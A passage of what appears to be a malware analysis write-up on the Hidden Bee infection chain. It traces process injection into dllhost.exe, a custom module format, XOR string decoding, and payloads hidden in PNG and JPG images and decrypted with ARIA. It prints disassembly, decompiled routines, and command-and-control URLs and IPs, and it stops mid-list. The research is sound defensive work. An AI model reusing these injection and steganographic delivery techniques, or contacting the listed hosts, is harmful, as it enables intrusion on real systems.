02660110	63 A1 B8 13 97 0F 2C 38 07 CA 70 38 E3 EA 82 20	ci\$!\$*,8.#p0Mre
02660120	CE 40 94 05 10 C6 96 EB BA A1 CD EC 79 AB BF D2	ft0\$>A'P0  i=yz_0
02660130	B2 F1 01 5D 89 16 AD 41 56 F2 39 D6 B3 B0 DE 11	##'0j _sAU.9i 004
02660140	9C FC 3F F3 11 F1 BF 5F 6E 2A 16 74 2F 2E B5 AE	0R?'4'q_n#.t/.A<
02660150	5B 49 87 74 23 08 0C EA 17 97 88 87 5B 75 8B 34	[Ict#0.↑\$tk0Lu04

This is an executable component that is loaded into Internet Explorer. After it decodes the imports, it starts to look much more familiar:

Address	Hex dump	ASCII
02A80000	01 04 00 10 1C 00 74 00 0C 05 00 00 88 BE 00 00	0+.L.t..#.kz..
02A80010	70 06 00 00 18 B8 00 00 00 00 00 00 09 00 11 00	p+..↑\$.....↓.
02A80020	6E 74 64 6C 6C 2E 64 6C 6C 00 00 0C 00 26 00 4B	ntdll.dll...&.K
02A80030	45 52 4E 45 4C 33 32 2E 64 6C 6C 00 00 0C 00 08	ERNEL32.dll...0
02A80040	00 41 44 56 41 50 49 33 32 2E 64 6C 6C 00 00 08	.ADVAPI32.dll..0
02A80050	00 04 00 43 61 62 69 6E 65 74 2E 64 6C 6C 00 00	..+.Cabinet.dll..
02A80060	0A 00 06 00 4D 53 56 43 52 54 2E 64 6C 6C 00 00	..+.MSUCRT.dll..
02A80070	00 00 00 00 18 FA 8D 77 F0 47 8F 77 E4 A3 98 77	...↑ 2w-GCwñúsw
02A80080	1B 3B 8F 77 40 53 8F 77 C0 55 8F 77 C0 53 8F 77	+;Cw@SCw+UCw+SCw
02A80090	C0 54 8F 77 1F 53 92 77 28 5C 90 77 78 62 90 77	↑TCw*Siw(\EwxbeW
02A800A0	C4 73 90 77 48 60 90 77 68 41 8F 77 05 57 91 77	As-wh"-whA2
02A800B0	D6 3C 8F 77 C0 4C 8F 77 EE 2A 0B 77 D0 09 0B 77	i<Cw+LCwt*swd' sw
02A800C0	2B 45 0C 77 41 CF 0B 77 A3 B6 0A 77 46 BA 0B 77	+E.wA00wuA.wF   sw
02A800D0	62 0F 0B 77 D3 03 0C 77 CF CD 0B 77 A4 1D 0C 77	b*swE3.w0F=swA#.w
02A800E0	4F 21 0C 77 26 3C 0C 77 B6 2F 0C 77 7C CA 0B 77	0↑.w&<.wA/.w!#sw

We can see that it follows an analogical structure to the one described in last year's article.


This module is first executed within Internet Explorer. Then, it creates another process (dllhost.exe) in a suspended state:

02A80A79	8D85 7CFFFFFF	LEA EAX, DWORD PTR SS:[EBP-0x84]	
02A80A7F	50	PUSH EAX	
02A80A80	56	PUSH ESI	
02A80A81	56	PUSH ESI	
02A80A82	6A 04	PUSH 0x4	
02A80A84	56	PUSH ESI	
02A80A85	56	PUSH ESI	
02A80A86	56	PUSH ESI	
02A80A87	8D85 34FDFFFF	LEA EAX, DWORD PTR SS:[EBP-0x2CC]	
02A80A8D	56	PUSH ESI	
02A80A8E	50	PUSH EAX	
02A80A8F	FF15 2001A802	CALL DWORD PTR DS:[0x2A80120]	kernel32.CreateProcessW
02A80A95	85C0	TEST EAX, EAX	
02A80A97	74 4D	JE SHORT 02A80AE6	


Stack address=021AC180, (UNICODE "C:\Windows\system32\dllhost.exe")  
EAX=00000001

Address	Hex dump	ASCII
02A80000	01 04 00 10 1C 00 74 00 0C 05 00 00 88 BE 00 00	0+.L.t..#.kz..
02A80010	70 06 00 00 18 B8 00 00 00 00 00 00 09 00 11 00	p+..↑\$.....↓.
02A80020	6E 74 64 6C 6C 2E 64 6C 6C 00 00 0C 00 26 00 4B	ntdll.dll...&.K
02A80030	45 52 4E 45 4C 33 32 2E 64 6C 6C 00 00 0C 00 08	ERNEL32.dll...0
02A80040	00 41 44 56 41 50 49 33 32 2E 64 6C 6C 00 00 08	.ADVAPI32.dll..0
02A80050	00 04 00 43 61 62 69 6E 65 74 2E 64 6C 6C 00 00	..+.Cabinet.dll..
02A80060	0A 00 06 00 4D 53 56 43 52 54 2E 64 6C 6C 00 00	..+.MSUCRT.dll..
02A80070	00 00 00 00 18 FA 8D 77 F0 47 8F 77 E4 A3 98 77	...↑ 2w-GCwñúsw
02A80080	1B 3B 8F 77 40 53 8F 77 C0 55 8F 77 C0 53 8F 77	+;Cw@SCw+UCw+SCw
02A80090	C0 54 8F 77 1F 53 92 77 28 5C 90 77 78 62 90 77	↑TCw*Siw(\EwxbeW
02A800A0	C4 73 90 77 48 60 90 77 68 41 8F 77 05 57 91 77	As-wh"-whA2
02A800B0	D6 3C 8F 77 C0 4C 8F 77 EE 2A 0B 77 D0 09 0B 77	i<Cw+LCwt*swd' sw
02A800C0	2B 45 0C 77 41 CF 0B 77 A3 B6 0A 77 46 BA 0B 77	+E.wA00wuA.wF   sw

It injects its original copy there ([769a05f0eddd6ef2ebdd13618b244758](https://www.malwarebytes.com/blog/news/2019/08/the-hidden-bee-infection-chain-part-1-the-stegano-pack/)):



Then it redirects execution to its loading function. Below, we can see the Entry Point of the implanted module within dllhost.exe.



A detailed analysis of the execution flow of this module and its format will be given later in the article.

At this point, it is important to note that the dllhost.exe is the module that further downloads the aforementioned images.

## The modules with the custom format


The module with the custom format is analogous to the one [described before](#). However, we can see that it has significantly evolved.

There are changes in the header, as well as improvements in the implementation.

### Changes in the custom format

The new header is similar to the [previous one](#). The few details that have changed are: the magic number at the beginning (from 0x10000301 to 0x10000401), and the format in which the DLLs are stored (the length of a DLL name has been added). That's why we will refer to this format as "0x10000401 format."

Another change is that now the names of the DLLs are obfuscated by a simple XOR with 1 byte character. They are deobfuscated just before being loaded.



Summing up, we can visualize the new format in the following way:

```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 01 04 00 10 1C 00 74 00 0C 05 00 00 B8 BE 00 00 [...]..t.....I..
00000010 70 06 00 00 18 B8 00 00 00 00 00 00 .....P.....

.....
09 00 11 00 .....
00000020 64 7E 6E 66 66 24 6E 66 66 00 00 0C 00 26 00 41 d~nff$nff....&.A
00000030 4F 58 44 4F 46 39 38 24 6E 66 66 00 00 0C 00 08 OXD0F98$nff.....
00000040 00 4B 4E 5C 4B 5A 43 39 38 24 6E 66 66 00 00 0B .KN\KZC98$nff...
00000050 00 04 00 49 6B 68 63 64 6F 7E 24 6E 66 66 00 00 ...Ikhedo~$nff..
00000060 0A 00 06 00 47 59 5C 49 58 5E 24 6E 66 66 00 00 ....GY\IX^$nff..
00 00 00 00 .....

.....
00000070 8C E7 AE 97 9F 66 BD 6B 9B 5C 88 0B Šç@-žf"k>\..
00000080 24 75 82 0D 30 B8 82 0D 9D BB 93 1C CA 96 93 1C $u,.0,,.t»".E-".
00000090 5E 96 93 1C 06 2E 6B D3 F9 58 B6 04 07 32 B5 50 ^-"...kÓúXq..2µP
...
00000180 87 F0 96 7C 3D AD 39 0D C7 0E E0 3D F3 16 E6 F5 #d-|=.9.ç.í=ó.óó
00000190 7C B0 3E 88 EA 3D 9D 7C |">.ę=ł|

.....
64 A1 30 00 00 00 C3 56 d`0...Ăv
000001A0 8B 4C 24 08 8B 44 24 08 33 D2 83 C0 14 38 51 07 <L$.<D$.3Ń.Ř.8Q.
000001B0 74 1C 33 F6 39 51 10 88 51 07 76 12 8B D6 83 E2 t.389Q..Q.v.<Ö.á
...

.....
0000B810 00 00 00 00 00 00 00 00 83 03 00 00 B2 03 00 00 .....
0000B820 BF 03 00 00 E1 03 00 00 04 04 00 00 13 04 00 00 ž...á.....
0000B830 24 04 00 00 2D 04 00 00 42 04 00 00 47 04 00 00 $.-...B...G...
0000B840 55 04 00 00 61 04 00 00 8C 04 00 00 9C 04 00 00 U...a...š...š...
0000B850 BF 04 00 00 CE 04 00 00 EE 04 00 00 FA 04 00 00 ž...í...i...ú...
0000B860 01 05 00 00 79 05 00 00 B0 05 00 00 B7 05 00 00 ...y...°...
0000B870 BE 05 00 00 CA 05 00 00 DF 05 00 00 EA 05 00 00 I...E...š...ę...
0000B880 F2 05 00 00 51 06 00 00 63 06 00 00 74 06 00 00 ě...Q...c...t...
...

```

### HEADERS

**DLLs**  
 DLLs offset = 0x1C  
 struct dll\_record {  
   WORD name\_length,  
   WORD functions\_count,  
   char name []; //XORed  
 }

**IAT**  
 IAT offset = 0x74  
 DWORD checksum[];

**CODE**  
 Entry Point = 0x050C

**RELOCATIONS**  
 Offset = 0xB818  
 Size = 0x0670  
 Module Size = 0xB8E8

### Obfuscation used

This time, authors decide to obfuscate all the strings used inside the module. Now all the strings are decoded just before use.

```

003107F5 lea    eax, [ebp-2CCh]
003107FB push  104h
00310800 push  eax                ; _DWORD
00310801 push  offset unk_317830
00310806 call  decode_memory
0031080B pop   ecx
0031080C push eax                ; _DWORD
0031080D call  ds:ExpandEnvironmentStringsW

```

The decoding algorithm is simple, based on XOR:

```

1 BYTE *__cdecl decode_memory(_BYTE *input_arr)
2 {
3     _BYTE *output_arr; // eax
4     unsigned int indx; // esi
5     bool is_finished; // zf
6
7     output_arr = input_arr + 0x14;
8     if ( input_arr[7] )
9     {
10        indx = 0;
11        is_finished = *((_DWORD *)input_arr + 4) == 0;
12        input_arr[7] = 0;
13        if ( !is_finished )
14        {
15            do
16            {
17                output_arr[indx] ^= input_arr[(indx & 7) + 8];
18                ++indx;
19            }
20            while ( indx < *((_DWORD *)input_arr + 4) );
21        }
22    }
23    return output_arr;
24}

```

## Inside the images downloader

Let's look inside the first module in the 0x10000401 format that we encountered. This module is an initial stage, and its role is to download and unpack the other components. One such component is in a CAB format (that's why we can see the Cabinet.dll among the imported DLLs).

The role of this module is similar to the first "WASM" mentioned in our post a year ago. However, the current version is not only better protected, but also comes with some improvements. This time the downloaded content is hidden in the images. So, analyzing this element can help us to understand how the used steganography works.

First, we can see that the URLs are retrieved from their Base64 form:

```

00311B58 mov     [ebp+arg_0], eax
00311B5B push   eax
00311B5C lea   eax, [ebp+arg_0]
00311B5F push   offset base64_Str ; "SQBodHRwOi8vMzguNzUuMTM3Ljk6OTA4OC9wdWJ"...
00311B64 push   eax
00311B65 push   esi
00311B66 call  base64_decode
00311B6B add   esp, 10h

```

This string decodes to a list containing URLs of the PNG and JPG files that are going to be downloaded. For each sample, this set is unique. None of the URLs can be reused: the server gives a response only once. An example of a URL set:

```
http://38.75.137.9:9088/pubs/wiki.php?id=937a4eadd6f5a94b3738a58dcc79ca13 http://38.75.137.9:9088/im
```


So, we can confirm that this module is the one responsible for downloading and processing the observed images. Indeed, inside we can find the functions responsible for their decoding.

## Decoding the JPG

After the payload is retrieved, the JPG header is validated.

```
1CB8      jz      loc_311F3C
1CBE      cmp    byte ptr [ebx], 0FFh
1CC1      jnz    invalid_payload
1CC7      cmp    byte ptr [ebx+1], 0D8h
1CCB      jnz    invalid_payload
1CD1      cmp    word ptr [ebx+2], 0E0FFh
1CD7      jnz    invalid_payload
1CDD      cmp    byte ptr [ebx+6], 'J'
1CE1      jnz    invalid_payload
1CE7      cmp    byte ptr [ebx+7], 'F'
1CEB      jnz    invalid_payload
1CF1      cmp    byte ptr [ebx+8], 'I'
1CF5      jnz    invalid_payload
1CFB      cmp    byte ptr [ebx+9], 'F'
1CFF      jnz    invalid_payload
1D05      cmp    byte ptr [ebx+0Ah], 0
1D09      jnz    invalid_payload
```

Then, the payload is decoded by simply using an XOR with the last byte. The decoded content is expected to start from the !rcx magic ID.



After decoding the content, the hash of the !rcx module is validated with the help of SHA256 hash. The valid hash is stored in the module's header and compared with the calculated hash of the file content.

```
00311D87 lea    eax, [esi+8]
00311D8A push   32
00311D8C push   eax
00311D8D lea    eax, [ebp+var_4C]
00311D90 push   eax
00311D91 mov    [ebp+arg_0], 40
00311D98 lea    edi, [esi+28h]
00311D9B call   j_memcpy
00311DA0 push   32
00311DA2 lea    eax, [esi+8]
00311DA5 push   0
00311DA7 push   eax
00311DA8 call   j_memset
00311DAD lea    eax, [ebp+var_BC]
00311DB3 push   eax
00311DB4 call   sha256_init
00311DB9 push   [ebp+var_4]
00311DBC lea    eax, [ebp+var_BC]
00311DC2 push   esi
00311DC3 push   eax
00311DC4 call   sha256_hash
00311DC9 lea    eax, [ebp+var_BC]
00311DCF push   eax
00311DD0 lea    eax, [esi+8]
00311DD3 push   eax
00311DD4 call   sha256_finish
00311DD9 lea    eax, [esi+8]
00311DDC push   32
00311DDE push   eax
00311DDF lea    eax, [ebp+var_4C]
00311DE2 push   eax
00311DE3 call   j_memcmp
00311DE8 add    esp, 3Ch
```

If the validation passed, the shellcode stored in the !rcx module is loaded. More details about the execution flow will be given later.

```
00311E1F
00311E1F loc_311E1F:           ; _DWORD
00311E1F push   40h
00311E21 push   1000h           ; _DWORD
00311E26 push   dword ptr [edi+8] ; _DWORD
00311E29 push   0               ; _DWORD
00311E2B call   ds:VirtualAlloc
00311E31 test   eax, eax
00311E33 mov    [ebp+shellcode_mem], eax
00311E36 jz     short loc_311E48

00311E38 push   dword ptr [edi+8]
00311E3B add    edi, 10h
00311E3E push   edi
00311E3F push   eax
00311E40 call   j_memcpy
00311E45 add    esp, 0Ch
```

The lrcx package has a simple header:

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	21	72	63	78	EA	CF	01	00	1B	5C	78	03	D6	5E	3B	45	!lrcxĎ. .\x.ô^;E
00000010	F8	F8	01	E6	E0	91	C5	16	18	3A	6C	38	0D	08	C5	55	Ď.ôĎ.Ď. .:18.ĎU
00000020	DB	7E	74	8B	78	73	E7	10	B0	0C	00	00	00	00	00	00	Ď~t<xscĎ. . . . .
00000030	78	0C	00	00	00	00	00	00									x. . . . .
00000040	00	00	E8	04	00	00	00	0F	00	60	0C	58	60	64	8B	35	1R@. . . V.
00000050	30	00	00	00	52	51	50	56	E8	44	00	00	00	61	C3	8B	. . . . . X`d<5
00000060	54	24	04	8B	44	24	0C	56	8B	74	24	0C	57	8D	3C	02	0. . . RQPvĎD. . . aĎ<
00000070	0F	B7	02	42	42	83	F8	41	7C	08	83	F8	5A	7F	03	83	T\$.<D\$.V<t\$.WĎ<.
00000080	C0	20	0F	B7	0E	46	46	83	F9	41	7C	08	83	F9	5A	7F	. . . BB.ĎA . . . ĎZ. . .
00000090	03	83	C1	20	3B	D7	73	04	3B	C1	74	D4	5F	2B	C1	5E	R . . . FF.ĎA . . . ĎZ.
000000A0	C3	55	8B	EC	83	EC	4C	8B	45	08	53	56	57	8B	70	0C	. . . Ď ; *s ; ĎtĎ + Ď^
000000B0	6A	6C	58	33	C9	66	89	45	BE	66	89	45	C8	66	89	45	ĎU<Ď.ĎL<E.SVW<p.
000000C0	CA	66	89	45	EE	66	89	45	F0	66	89	45	F6	66	89	45	j1X3ĎfĎEĎfĎEĎfĎE
																	EĎfĎEĎfĎEĎfĎEĎfĎE

Magic: lrcx  
Size  
SHA256  
Code

### Decoding the PNG

Retrieving the content from the PNG is more complex.



First, after downloading, the PNG header is checked:

```

-----
003116CE loc_3116CE:
003116CE lea    eax, [ebp+var_8]
003116D1 push   8
003116D3 push   eax
003116D4 push   edi
003116D5 xor    esi, esi
003116D7 mov    [ebp+var_8], 89h
003116DB mov    [ebp+var_7], 'P'
003116DF mov    [ebp+var_6], 'N'
003116E3 mov    [ebp+var_5], 'G'
003116E7 mov    [ebp+var_4], 0Dh
003116EB mov    [ebp+var_3], 0Ah
003116EF mov    [ebp+var_2], 1Ah
003116F3 mov    [ebp+var_1], 0Ah
003116F7 call  j_memcmp
003116FC add    esp, 0Ch
    
```

The function decoding the PNG has the following flow:

```

| 33 decoded_buf = 0;
| 34 png_hdr = 0x89u;
| 35 v13 = 'P';
| 36 v14 = 'N';
| 37 v15 = 'G';
| 38 v16 = '\r';
| 39 v17 = '\n';
| 40 v18 = 26;
| 41 v19 = 10;
| 42 if ( !j_memcmp(payload, &png_hdr, 8) )
| 43 decoded_buf = (_BYTE *)decode_from_png(payload, functions_list, &size);
| 44 result = free(payload);
| 45 if ( decoded_buf )
| 46 {
| 47     if ( !(size & 3) )
| 48     {
| 49         buf_ptr = decoded_buf;
| 50         aria_set_key((unsigned int *)&crypt_ctx, aria_key_ptr + 4, *(_DWORD *)aria_key_ptr);
| 51         j_memset(aria_key_ptr + 4, 0, *(_DWORD *)aria_key_ptr);
| 52         if ( size )
| 53         {
| 54             do
| 55             {
| 56                 aria_crypt_round(&crypt_ctx, buf_ptr, buf_ptr);
| 57                 index += 16;
| 58                 buf_ptr += 16;
| 59             }
| 60             while ( index < size );
| 61         }
| 62         if ( *decoded_buf == 'M' && decoded_buf[1] == 'S' && decoded_buf[2] == 'C' && decoded_buf[3] == 'F' )
| 63         {
| 64             if ( unpack_cab(&v10, (int)decoded_buf, size) )
| 65             {
| 66                 module_name = decode_memory((int)sub_317EE4); // "bin/i386/core.sdb"
| 67                 load_from_package(index, (int)decoded_buf, (int)&v10, module_name, 0);
| 68                 free_module(&v10);
| 69             }
| 70         }
| 71     }
| 72     result = free(decoded_buf);
| 73 }
| 74 return result;
| 75 }

```

It converts the PNG into byte content and decrypts it with the help of [ARIA cipher](#). The result should be a CAB format. The unpacked CAB is supposed to contain a module “bin/i386/core.sdb” that also occurred in our previous encounters with Hidden Bee.


The authors are careful not to reuse URLs as well as encryption keys. That’s why the Aria key is different for every unique payload. It is stored just after the end of the 0x10000401 module :

```

0000BE70 04 74 00 00 1E 74 00 00 24 74 00 00 2A 74 00 00  .t...t..$t..*t..
0000BE80 30 74 00 00 36 74 00 00 10 00 D5 F8 AB 20 5C D4  0t..6t.. .Öř« \Ö
0000BE90 AC E5 E6 17 8B 96 EC EA C9 EF 00 00 00 00 00 00  -İć.<-ěēĚđ.....
0000BEA0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....

```

During the module’s loading, the key is rewritten into another memory area, from which it is used to decrypt the downloaded module.



The CAB file retrieved from the PNG is available here: [001bdc26b2845dcf839f67a8760c6839](https://001bdc26b2845dcf839f67a8760c6839)

Name	Size	Type	Modified
core.sdb	26.7 kB	unknown	01 January 1970, 01:00

It contains core.sdb ([d1a2fdc79c154b120a0e52c46a73478d](https://d1a2fdc79c154b120a0e52c46a73478d)). That is a second module in Hidden Bee's custom format.

00000000	01 04 00 10 1c 2a 85 00	6e 2a 00 00 1c 68 00 00	••0••*×0	n*00•h00
00000010	bc 04 00 00 60 63 00 00	00 00 00 00 09 00 13 00	×•00`c00	0000 0•0
00000020	44 5e 4e 46 46 04 4e 46	46 00 00 0a 00 07 00 67	D^NFF•NF	F00 0•0g
00000030	79 7c 69 78 7e 04 4e 46	46 00 00 0c 00 29 00 61	y ix~•NF	F00 0)0a
00000040	6f 78 64 6f 66 19 18 04	4e 46 46 00 00 0c 00 06	oxdof•••	NFF00 0•
00000050	00 6b 6e 7c 6b 7a 63 19	18 04 4e 46 46 00 00 0a	0kn kzc•	••NFF00
00000060	00 0c 00 7d 79 18 75 19	18 04 4e 46 46 00 00 0c	0 0}y•u•	••NFF00
00000070	00 01 00 43 5a 42 46 5a	4b 5a 43 04 4e 46 46 00	0•0CZBFZ	KZC•NFF0
00000080	00 00 00 00 00 8c e7 ae	97 81 74 82 0d 5e 96 93	000000xxx	×xtx_^xx
00000090	1c ca 96 93 1c d1 fe f0	ef 9d bb 93 1c cc 3f 0c	•xxx•xxx	xxxx•x?
000000a0	af 4f 5b a8 63 77 e2 e1	f9 89 5f b7 29 8d af d2	×0{×cw××	xx•x)×××
000000b0	7d f8 5c ef 6e 72 3c 94	7c 0b 0f b5 a5 d6 94 93	}×\×nr<×	••×××××
000000c0	1c f5 26 bd 6b 8b fc bf	7e 90 75 82 0d 30 b8 82	•×&×k×××	~×ux_0××
000000d0	0d ea 3d 9d 7c e0 a9 e0	da 65 9c 46 ce d9 16 1f	××× ×××	××F××••

### Inside core.sdb

This module (retrieved from the PNG) is a second downloader component in the 0x10000401 format. This time, it uses a custom TCP-based protocol, referenced by the authors as SLTP. (This protocol was also used by the analogical component seen one year ago). The embedded links:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998 sltp://bbs.favcom.space:1108/setup.bin?id=999
```

### Execution flow

1. Checks for blacklisted processes. If any are detected, exits.
2. Removes functions:

```
DbgBreakPoint
```

,

```
DbgUserBreakPoint
```

by overwriting their beginning with the RET instruction.

3. Checks if the malware is already installed. If yes, exits.
4. Creates an installation mutex

```
{71BB7F1C-D700-4487-B9C6-6DD9863DFE91}-ins.
```

5. If the module was run with the flag==1:

1. Connects to the first address:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998
